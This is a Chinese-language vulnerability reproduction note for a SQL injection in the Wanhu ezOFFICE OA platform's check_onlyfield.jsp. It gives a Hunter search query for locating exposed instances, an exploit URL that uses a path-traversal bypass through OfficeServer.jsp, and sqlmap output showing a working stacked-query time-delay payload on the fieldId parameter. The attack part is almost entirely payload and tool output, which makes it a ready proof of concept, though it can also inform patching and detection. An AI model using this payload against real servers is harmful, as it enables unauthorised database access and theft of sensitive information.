W1-3万户-ezOffice-SQL

漏洞描述:

万户ezOFFICE协同管理平台是一个综合信息基础应用平台。 万户ezoffice协同管理平台check_onlyfield.jsp存在SQL注入漏洞，攻击者通过发送特殊的请求包可以对数据库进行SQL注入，获取服务器敏感信息。

网站图片:

网络测绘:

Hunter 语法:


- hunterapp.name="万户 Ezoffice OA"

漏洞复现:

payload：

```
http://xx.xx.xx.xx/defaultroot/iWebOfficeSign/OfficeServer.jsp/../../platform/custom/custom_form/run/checkform/check_onlyfield.jsp?fieldId=1
```

效果图:



```
[09:58:33] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:58:46] [INFO] GET parameter 'fieldId' appears to be 'Microsoft SQL Server/Sybase stacked queries (comment)' injectable
it looks like the back-end DBMS is 'Microsoft SQL Server/Sybase'. Do you want to skip test payloads specific for other DBMS
es? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Microsoft SQL Server/Sybase' extending provided level (1) an
d risk (1) values? [Y/n] Y
[09:58:46] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:58:46] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (
potential) technique found
[09:59:06] [INFO] checking if the injection point on GET parameter 'fieldId' is a false positive
GET parameter 'fieldId' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 64 HTTP(s) requests:
---
Parameter: fieldId (GET)
    Type: stacked queries
    Title: Microsoft SQL Server/Sybase stacked queries (comment)
    Payload: fieldId=1);WAITFOR DELAY '0:0:5'--
---
[09:59:33] [INFO] testing Microsoft SQL Server
[09:59:33] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to preve
nt potential disruptions
```